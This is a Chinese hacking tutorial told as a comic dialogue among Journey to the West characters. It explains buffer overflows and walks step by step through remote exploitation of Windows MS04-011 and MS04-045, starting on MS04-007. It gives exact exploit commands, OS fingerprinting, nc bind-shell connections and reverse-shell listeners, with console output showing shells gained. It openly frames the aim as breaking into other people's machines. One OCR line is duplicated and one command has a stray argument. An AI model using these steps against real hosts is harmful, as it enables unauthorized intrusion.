原来上次教会大家扫描后，众人不约而同的发现了这是一件费时费力的事情，即使放着音乐也没办法耐住寂寞。于是大家纷纷把QQ挂在电脑上，顺便扫描着，自己到网吧去爽WOW去了……

“这可不行，得把他们从扫描的误区拉回来。”悟空一边想着，一边打开WOW客户端，把众人M了回来。大家一进菜鸟学堂，悟空就狠狠的训道：“扫描是入侵前踩点搜集信息的一个手段而已，最近也没什么留有shell的蠕虫，你们这么扫描没结果不说，还会导致国家电力资源紧张，公司运营成本增加，我的皱纹增长……”

八戒一把抓过悟空：“猴哥，我们也不想啊，可是你上次讲了一半，教完扫描后人就不见了，我看中的一个MM的机器都扫了无数遍了，该怎么入侵啊？”

悟空把八戒一把推开，余光瞥见沙僧和唐僧也是一脸附和的表情，心想这帮家伙肯定都是一个想法，只不过每次不好说的话都让八戒这个呆子来说罢了。于是从容的解释到：“好了，今天，我来教你们一个系统漏洞里最令人闻风丧胆的攻击方法：远程溢出！”

“废话少说，解释定义吧！”八戒一副老江湖的样子。

“所谓远程溢出呢，首先我们从溢出讲起吧。在计算机中，数据要放到内存中的。但是由于数据很多，所以，不同的数据要在内存中划分出一块一块的地方来。你们可以把内存当做一个很大的‘盒子’被切成很多很多的小‘盒子’。这些‘盒子’是相临的，不同的应用程序和数据占据不同的‘盒子’。系统很多时候会顺次读取盒子里的内容（这种说法并不确切，只是为了举例说明），读完八号盒子，就去读九号盒子。可是，如果八号盒子里的东西是由我们提交的，并且没有检查我们提交的数据的大小。那么当我们提交过大的内容时，就会把盒子撑破，溢出到九号盒子去。这样就会使系统读到该处时出错。但是系统读其内容时，是有一定规律的，假设我们事先就根据该规律设定好一系列的数据，精心构造了溢出的内容，那么我们就可以欺骗系统去做一些我们希望的事。这就是溢出的外行介绍。”悟空挖空心思，终于把溢出的意思简单的讲了出来。

沙僧：“那远程溢出是什么意思？”

悟空：“现在是网络时代，主机要提供服务，往往就和我们有交互的信息来往。如果某些信息没被检查好，那么我们就可以在这些信息上做文章。如果我们用溢出的方法欺骗了服务器，告诉它，它应该打开一个端口，让我们连接（或者是发一个shell到我们监听的端口，或者我们让它加上一个管理员帐号等等任意命令），然后它照我们想的去做了，这就是远程溢出了。在这种情况下，我们可以直接得到对方的shell，就算入侵成功了！”

名词解释shell：

shell：英文原意是壳。在计算机术语中是指操作系统外壳，命令解释程序〔如DOS等〕。最先出现在*NIX中，那时它是介于使用者和UNIX/Linux操作系统之核心程序（kernel）间的一个接口。其实shell也是程序，它由输入设备读取命令，再将其转为计算机可以了解的机械码，然后执行它。各种操作系统都有它自己的shell，以DOS为例，它的shell就是command.com文件，平时我们的命令行提示符也是shell。通俗的来说，当你输入命令，计算机会执行它，那么，让你输命令的那个地方就是shell。如果我们打开了CMD，输入命令dir，那么在CMD里就会显示出当前目录下的文件和子目录，那么这个CMD就是我们和本机的一个shell。如果是telnet到远程计算机上，输入dir就是显示远程计算机的当前文件和子目录，那么，我们说那个接受我们输命令的地方（可能是在CMD下，也可能是在网页木马里）就是一个远程计算机的shell（肉鸡的shell，同时，CMD下的叫cmd shell，而网页木马，类似于海洋马或者是PHPSPY，就叫web shell）。

八戒又忍不住了：“哎哎哎，我说猴哥，能不能讲点实际的东西啊，那个什么破shell的是什么，我才不想管……”

“算了，看在你送了我几套好装备的面子上，今天我直接拿几个远程溢出漏洞实例来给你们看好了。”悟空没办法，答应到。

一、MS-04011溢出实战

2004年4月13日微软公布了MS-04011的安全公告，这一公告里公布了数个漏洞，尤其以LSASS的远程溢出最为恐怖。臭名昭著的震荡波（Sasser）蠕虫就是利用了这个漏洞来传播自己的。这个漏洞可以说是相当的老了，但是我还是觉得有必要介绍它，因为这个漏洞使用起来方便，此其一，不少溢出漏洞都没这个稳定，第二则是这个漏洞有专用扫描工具。




图 1

首先我们使用其扫描工具来扫描看看是否有漏洞，如图 1 。

其中 StartIP 是起始 IP，End IP 是结束 IP，和 superscan 的使用没什么两样就不多说了。有几个地方给 E 文不好的朋友解释一下："Resolve IP addresses to hostnames" 是将 IP 地址解析为主机名，"Show both vulnerable and not vulnerable systems" 是无论可以溢出还是不可以溢出的 IP 都显示出来。"Randomize scan order" 是使用随机扫描顺序，"Send message to vulnerable systems" 是向可被溢出的机器发送消息，后面有个输入框是可自定义消息内容的，例如我将这个发送消息这个勾选上后，右边的文本框就变为可用的了，我把消息内容改为"你的机器没打补丁啊，特此警告！"当扫到没打补丁的机器时，对方机器没禁止 message 服务的话，就会在桌面上弹出个对话框显示该消息了。这对局域网维护特别有帮助。图中我们发现 192.168.1.102 是可溢出的。那么我们就不客气了，现在就动手！

首先使用 getos.exe 判断对方系统。使用的方法很简单：getos 192.168.1.102，如图2。

```
F:\My Documents\傻瓜黑客III\buffer>getos 192.168.1.102

 THCsmbgetOS v0.1 - gets group, server and os via SMB
     by Johnny Cyberpunk (jcyberpunk@thc.org)

[*] Connecting Port 139....
[*] Sending session request....
[*] Sending negotiation request....
[*] Sending setup account request....
[*] Successful....
Remote OS:
----------
WORKGROUP
Windows 2000 LAN Manager
Windows 5.0
```

图 2

Windows 5.0 表明对方是 Windows2000 系统，5.1 是 WindowsXP，5.2 是 Windows2003，为什么要判断对方系统？因为大多数溢出工具针对不同的操作系统时有不同的溢出方法。我们使用的是 ms04011.exe，输入 ms04011 不加任何参数得到帮助信息，如图 3。

```
F:\My Documents\傻瓜黑客III\buffer>ms04011
Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit
ug discoveried by eEye.
 code by sbaa (sysop sbaa 3322 org) 2004/04/24 ver 0.1
 Usage:
 ms04011 0 targetip (Port ConnectBackIP ) ----> attack 2k (tested on cn sp4,cn s
p4)
 ms04011 1 targetip (Port ConnectBackIP ) ----> attack xp (tested on cn sp1)
 ms04011 2 targetip (Port ConnectBackIP ) ----> attack xp (untested on cn sp0)
```

图 3

现在知道为什么刚才要判断对方的系统了吧？这里溢出是有两种方法的，一是直接溢出，溢出成功后，会在肉鸡上打开一个端口并连接上去，我们可以直接使用：ms04011 0 192.168.1.102，如果成功的话，就会打开对方的 1234 端口，然后我们可以连接到对方的 1234 端口就可以得到 shell 了。连接对方端口有两种方法，一是使用 Windows 自带的 telnet：telnet 192.168.1.102，还有一种就是使用瑞士军刀 nc.exe。输入命令：nc -vv 192.168.1.102 1234，如图4。

```
D:\WINDOWS\system32\cmd.exe - nc -vv 192.168.1.102 1234
F:\My Documents\傻瓜黑客III\buffer>ms04011 0 192.168.1.102
shellcode size 404
Ret value = 1726

F:\My Documents\傻瓜黑客III\buffer>nc -vv 192.168.1.102 1234
713-06521446BD5 [192.168.1.102] 1234 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图 4

在图中我们使用的是第二种，很成功的得到了一个 shell。也许有小菜朋友要问了，为什么系统自带的 telnet 我们不用，非要用 nc 呢？根据笔者的经验，原因如下：

1.telnet 默认没有回显，也就是我们输入什么命令自己看不到。要解决这个问题得按下"CTRL+]"进行 telnet 设置，输入 set localecho 打开本地回显，如图5。然后敲回车回到 telnet 状态下。

```
Telnet 192.168.0.199
欢迎使用 Microsoft Telnet Client

Escape 字符是 'CTRL+]'


Microsoft Telnet> set localecho
打开本地回显
Microsoft Telnet>
```

图 5

2.telnet 是你敲一个字母就发送一个字母，如果一不小心输错了命令，是不可以改的，因为该字符已经发送到了远程计算机了。而 nc 则要在你敲下回车以后才会发送命令，所以只要没敲回车，你就可以更改命令。

3.nc 在使用上比较稳定，而且用途很多，一旦习惯了 nc 很少有人会回头使用 telnet 的。

不过如今没装防火墙的肉鸡已经很少了，即使我们溢出成功了，我们还得连接到对方的 1234 端口，防火墙一般默认会阻止这种外部连接的。那么溢出成功却得不到 shell 这显然不是我们希望的事情。因为早期的防火墙很大程度上对内部向外的连接是视而不见的，因此我们可以使用反向溢出的办法。所谓反向溢出是指溢出时，让被溢出的机器把自己的 shell 发送到我们指定的一个机器的某个端口。比如，我在自己的机器上，使用 nc 来监听一个端口 520。我的 IP 地址是 192.168.1.123，我们在溢出的时候叫肉鸡把自己的 shell 发送到 192.168.1.123 的 520 端口，这样肉鸡的防火墙就失去作用了。

监听端口：nc -vv -l -p 520，出现提示：listening on [any] 520 ...然后在另一个 CMD 下，使用命令：ms04011 0 192.168.1.102 520 192.168.1.123，如图6。

```
D:\WINDOWS\system32\cmd.exe - ms04011 0 192.168.1.102 520 192.168.1.123
F:\My Documents\傻瓜黑客III\buffer>ms04011 0 192.168.1.102 520 192.168.1.123
shellcode size 316
```

图 6

这样就溢出 192.168.1.102，并使其将 shell 发送到 192.168.1.123 的 520 端口。成功的话我们刚才监听的 CMD 就会有反应了。这里我使用的是别人改造过的 nc.exe，一旦监听的端口有连接就会自动播放生日歌来提醒我们得到 shell 了。需要我们敲一下回车才会得到 shell。如果大家使用的是原版的 nc 的话是看不到那句

"Modiy By 009 ;)Press Enter To Continue ……"的，如图7。

```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 520

Microsoft Windows XP [版本 5.1.2600]
D:\>nc -vv -l -p 520
listening on [any] 520 ...
connect to [192.168.1.123] from 713-06521446BD5 [192.168.1.102] 1053
Modiy By 009 :>
Press Enter To Continue ……
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图 7

可能有朋友会奇怪为什么上面使用nc的时候我都使用了一个-vv参数，这是表示详细输出的意思，本人喜欢这样用，事实上不加这个参数效果是一样的，大家可以自己测试。当然，nc的功能远不止监听端口和连接端口这么简单，更强大的功能有兴趣的朋友可以自己去网上搜寻资料。

二、MS-04045溢出漏洞实战

MS04011这个漏洞刚出来的时候确实好用，但是当震荡波出来了以后，不打补丁的人基本上不敢将网线接上，否则机器就慢得跟蜗牛一样到处扫描其他没打补丁的机器，一旦找到其他的机器，就溢出并将自己传播上去，循环不息，单位和企业里尤其头疼这个，所以这个漏洞也消失的快，这年头要想在外网扫描这个漏洞基本上是不现实的。不过还好，没过几个月微软就又送了我们一个大礼，MS-04045的WINS服务漏洞。

WINS服务默认是不安装在普通的机器上的，要安装得到控制面板／添加删除程序／添加删除Windows组件／网络服务，在上面点详细信息，如图8。




图 8




图 9

安装完后会打开42端口。因此，我们首先使用superscan大面积的扫描开了42端口的机器。找到后逐个的去溢出看对方是否没打补丁。某些情况下，使用X-scan就可以知道对方打了哪些补丁。KB870763是此漏洞对应的补丁，如果开了42端口，WINS服务，却没打KB870763就有搞头。

使用superscan扫描时，填入要扫的IP段，在"主机和服务扫描设置"里，将查找主机和UDP端口扫描的勾去掉。在TCP端口扫描中清除所有端口，再加入42端口。再将扫描类型改为直接连接（SYN不准确），最后把扫描选项中的查找主机名去掉，设置妥当后，开扫吧，如图9。

市面上的工具太多了。我们使用一个通用性比较好的。输入ms04045可以看到帮助信息，如图10。

```
D:\WINDOWS\system32\cmd.exe

F:\My Documents\傻瓜黑客III\buffer\ms04045\ms04045>ms04045
Usage: wins_exp [-h] [-r host] [-t targets] [-l listen host] [-p listen port]
TARGETS:
   0 | Windows 2000 ALL
   1 | Windows 2003 CN
   2 | Windows 2003 EN
   3 | Windows 2003 EN  #2
   4 | Windows NT   ALL
```

图 10

用法是：ms04045 -r **目标机** -t **系统** -l **监听主机IP** -p **监听端口**，**比如**：ms04045 -r 192.168.1.102 0 -t 0 -l 192.168.1.123 -p 9876。

其中系统参数：

```
0 | Windows 2000 ALL
1 | Windows 2003 CN
2 | Windows 2003 EN
3 | Windows 2003 EN  #2
4 | Windows NT   ALL
```

这样将溢出192.168.1.102并使其把shell发送到192.168.1.123（本机）的9876端口，当然，我得先在本地打开一个CMD用nc监听好9876端口：nc -vv -l -p 9876。那么在另一个CMD里敲入命令后，会看到提示，如图11。然后我们检查刚才监听的端口，发现已经得到了shell。图12再次成功溢出！当然，这个漏洞的利用工具还有不少版本的，使用上都差不多，就不一一介绍了，有兴趣的朋友可以自己看着玩。

```
D:\WINDOWS\system32\cmd.exe

F:\My Documents\傻瓜黑客III\buffer\ms04045\ms04045>ms04045 -r 192.168.1.102 -t 0
 -l 192.168.1.123 -p 9876
Try attack: 192.168.1.102
You select Windows 2000 target
Done .
Check shell on 192.168.1.123:9876
```

图 11

```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 9876

D:\>nc -vv -l -p 9876
listening on [any] 9876 ...
connect to [192.168.1.123] from 713-06521446BD5 [192.168.1.102] 1066
Modiy By 009 :>
Press Enter To Continue ……

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图 12

三、MS-04007 ASN.1漏洞

这个漏洞是比MS-04011更早出现的一个安全公告。可是其利用程序却很晚才出现。因此有不少懒惰的管理员没打此补丁，或者仅仅做了些设置。因此现在使用其溢出的成功率也不小。更难能可贵的是，这个漏洞在利用上，不同于别的漏洞往往只能使用一个端口。这个漏洞居然可以使用5个不同的服务（自然对应了五个端口）来溢出，可以说是相当的厉害。再NB的机器往往也会开着五个服务中的某些吧（一个端口也不打开的机器就免谈了），这五个服务分别是：IIS服务（80端口）、IIS-SSL服务（443

口）、IIS-SSL服务（443端口）、SMTP服务（25端口）、NetBIOS（139端口）以及SMB服务（445端口）。那么我们在superscan里设置的时候，将TCP端口设为这五个，然后进行扫描，如图13。

